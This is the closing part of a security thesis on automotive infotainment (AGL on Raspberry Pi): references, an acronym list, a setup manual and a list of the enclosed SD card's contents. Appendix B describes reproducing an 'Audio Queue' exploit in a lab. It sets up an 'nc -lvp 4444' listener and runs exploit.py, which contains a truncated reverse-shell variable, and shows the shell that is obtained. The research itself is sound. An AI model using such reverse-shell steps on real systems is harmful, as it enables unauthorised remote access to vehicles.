[38] Michael Kerrisk. Access(2) - Linux Manual Page. [online], [cit. 17-04-2021]. Available from: https://man7.org/linux/man-pages/man2/access.2.html

[39] Smart, N. P. *Cryptography Made Simple*. Springer Publishing Company, Incorporated, first edition, ISBN 3-319-21935-9.

[40] Diffie, W.; Hellman, M. New Directions in Cryptography. volume 22, no. 6: pp. 644–654, ISSN 1557-9654, doi:10.1109/TIT.1976.1055638.

[41] The Raspberry Pi Foundation. Buy a Raspberry Pi 4 Model B. [online], [cit. 02-04-2021]. Available from: https://www.raspberrypi.org/products/raspberry-pi-4-model-b/

[42] Texas Instruments. J6EVM5777 by Spectrum Digital Inc. [online], [cit. 02-04-2021]. Available from: https://www.ti.com/tool/J6EVM5777

[43] NXP Semiconductors. I.MX 8M Evaluation Kit. [online], [cit. 02-04-2021]. Available from: https://www.nxp.com/design/development-boards/i-mx-evaluation-and-development-boards/evaluation-kit-for-the-i-mx-8m-applications-processor:MCIMX8M-EVK

[44] James Adams. Introducing Raspberry Pi HATs. [online] [cit. 02-04-2021]. Available from: https://www.raspberrypi.org/blog/introducing-raspberry-pi-hats/

[45] Waveshare International Ltd. 11.6 Inch Capacitive Touch Screen LCD. [online], [cit. 27-04-2021]. Available from: https://www.waveshare.com/11.6inch-hdmi-lcd-h-with-case.htm

[46] SK Pang electronics. PiCAN2 Duo CAN-Bus Board for Raspberry Pi 4. [online], [cit. 03-04-2021]. Available from: http://skpang.co.uk/catalog/pican2-duo-canbus-board-for-raspberry-pi-4-with-3a-smps-p-1616.html

[47] The Raspberry Pi Foundation. Device Trees, Overlays, and Parameters - Raspberry Pi Documentation. [online], [cit. 03-04-2021]. Available from: https://www.raspberrypi.org/documentation/configuration/device-tree.md

[48] Automotive Grade Linux Community. AGL Developer Documentation. [online], [cit. 03-04-2021]. Available from: https://docs.automotivelinux.org/

[49] W3C Consortium. Packaged Web Apps (Widgets). Accessed on 03-04-2021. Available from: https://www.w3.org/TR/widgets/

[50] Freedesktop Community. What Is D-Bus? [online], [cit. 01-05-2021]. Available from: https://www.freedesktop.org/wiki/Software/dbus/

[51] Freedesktop Community. Systemd System and Service Manager. [online], [cit. 01-05-2021]. Available from: https://www.freedesktop.org/wiki/Software/systemd/

[52] Aytomotive Grade Linux Community. AGL 9.0.3 Raspberry Download Page. [online], [cit. 04-04-2021]. Available from: https://download.automotivelinux.org/AGL/release/icefish/9.0.3/raspberrypi4/deploy/images/raspberrypi4/

[53] Automotive Grade Linux Community. Automotive Grade Linux Git. [online], [cit. 18-04-2021]. Available from: https://gerrit.automotivelinux.org/gerrit/q/status:open+-is:wip

[54] The Qt Company. Qt | Cross-Platform Software Development for Embedded & Desktop. [online], [cit. 24-04-2021]. Available from: https://www.qt.io

[55] David Herron. GM Opens Door to 3rd Party Infotainment Apps in 2014 Vehicles. [online], [cit. 19-04-2021]. Available from: https://www.torquenews.com/1075/gm-opens-door-3rd-party-infotainment-apps-2014-vehicles

[56] Ayoub Aouad. Google Is Deepening Its Automotive Play. [online], [cit. 19-04-2021]. Available from: https://www.businessinsider.com/google-opens-android-automotive-os-third-party-apps-2019-5

[57] Michael Kerrisk. System(3) - Linux Manual Page. [online], [cit. 09-04-2021]. Available from: https://man7.org/linux/man-pages/man3/system.3.html

[58] USB Armory | F-Secure. Available from: https://www.f-secure.com/en/consulting/foundry/usb-armory

Appendix A

Acronyms

4G Fourth Generation Cellular Networks

AGL Automotive Grade Linux

AP Access Point

API Application Programming Interface

ASLR Address Space Layout Randomization

CA Certification Authority

CAN Controller Area Network

CPU Central Processing Unit

DAB Digital Audio Broadcasting

DRM Digital Rights Management

ECU Electronic Control Unit

FM Frequency Modulation

GPIO General-Purpose Input/Output

GPS Global Positioning System

GUI Graphical User Interface

HAT Hardware Attached on Top

HDMI High-Definition Multimedia Interface

HTTP Hypertext Transfer Protocol

ICE In-Car Entertainment

IP Internet Protocol

IVI In-Vehicle Infotainment

LAN Local Area Network

LIFO Last In First Out

LRU Least Recently Used

MAC Media Access Control

OS Operating System

PKI Public Key Infrastructure

RAM Random Access Memory

REST Representational State Transfer

RF Radio Frequency

RKE Remote Keyless Entry

SDK Software Development Kit

TCP Transmission Control Protocol

TMC Traffic Message Channel

TOC TOU Time-of-Check to Time-of-Use

USB Universal Serial Bus

W3C World Wide Web Consortium

Wi-Fi Wireless Fidelity

WLAN Wireless Local Area Network

WS WebSocket Protocol

XML Extensible Markup Language

Appendix B

Setup and Run Manual

The following sections summarize steps needed for Showcase Platform setup and subsequent launch of demonstration procedure for Audio Queue exploitation. Please note that tool used to perform App Installer exploiation is not included due to aforementioned reasons and thus the App Installer scenario cannot be performed without it. Subsequent sections expect that user is performing the steps on Linux PC and using Raspberry Pi 4 Model B connected to touchscreen as the base of Showcase Platform. Micro SD card is also required.

B.1 Showcase Platform Setup

Download the AGL demo image from [52]. Insert micro SD card into PC's card reader and run commands from Listing B.1.

```
$ xzcat agl-demo-platform-crosssdk-raspberrypi4.wic.xz |
↪  sudo dd of=<sdcard_dev> bs=8M
```

Listing B.1: Commands to create SD card AGL image

Now, the micro SD card is ready. Insert it into Raspberry and power it up. Upon successful startup, AGL demo home screen comes up. Next, to connect Showcase Platform to local network, tap on Settings application and connect to local Wi-Fi from menu in Figure B.1.

AGL displays its IP address upon successful connection, as depicted in Figure B.2.

Knowing device's IP address, it can be used to connect to Showcase Platform e.g., via `ssh`. The AGL demo image allows login as root with no password to allow for easy troubleshooting. This is depicted in Listing B.2.



Figure B.1: Showcase platform setup: Settings



Figure B.2: Showcase platform setup: Connected, IP address

```
$ ssh root@192.168.0.129
raspberrypi4:~#
```

Listing B.2: Connecting to Showcase Platform as root for debugging purposes

B.2 Audio Queue Scenario

After the platform has been set up, the Audio Queue exploitation scenario can be reproduced as follows. Make sure that SDK is installed on Linux PC as described in Section 3.2.5. Source the environment script in the directory it was installed as shown in Listing B.3.

```
$ source /<path_to>/environment-setup-script
```

Listing B.3: AGL SDK environment setup

Copy contents of enclosed SD card on the Linux PC and alter Showcase Platform IP in both `bsir.sh` scripts in Audio Queue's `audio-queue-service` and `audio_queue_app` directories according to the IP observed in Wi-Fi set-

tings. The variable `RASP_IP` that needs to be altered for `audio-queue-service` is listed in Listing B.4.

```
...
RASP_IP="192.168.0.129"
PACKAGE_NAME=agl-audio-queue-service
...
```

Listing B.4: Build, Send, Install and Reboot script for AGL applications snippet

In shell with prepared development environment, run both scripts from their corresponding directories to install both components of Audio Queue on Showcase Platform. After installation, tune the IP in `exploit.py` as well. Precisely, alter the `HOST_IP` variable to contain the IP of the Linux PC which is connected to the same local network as Showcase Platform as illustrated in Listing B.5. Prepare listener with `nc -lvp 4444` in separate terminal window and run `exploit.py`. It contains commented description of steps that it performs. After a couple of seconds, shell should pop out in the listener window as depicted in Listing B.6.

```
...
HOST_IP = '192.168.0.17'
HOST_PORT = 4444
python_rev_sh =
...
```

Listing B.5: Snippet from `exploit.py` script

```
$ nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.129.
Ncat: Connection from 192.168.0.129:35708.
sh: no job control in this shell
sh-4.4$
```

Listing B.6: Successfully received reverse shell on a listener setup with `nc`

Appendix **C**

Contents of enclosed SD card

```
readme.txt ............................ the file with contents description
src ....................................... the directory of source codes
  audioqueue ........... sources, build files and exploit for Audio Queue
  thesis ............... the directory of LaTeX source codes of the thesis
  usbtoctou ....... sources and necessary mechanisms for App Installer
text ........................................... the thesis text directory
  thesis.pdf .......................... the thesis text in PDF format
```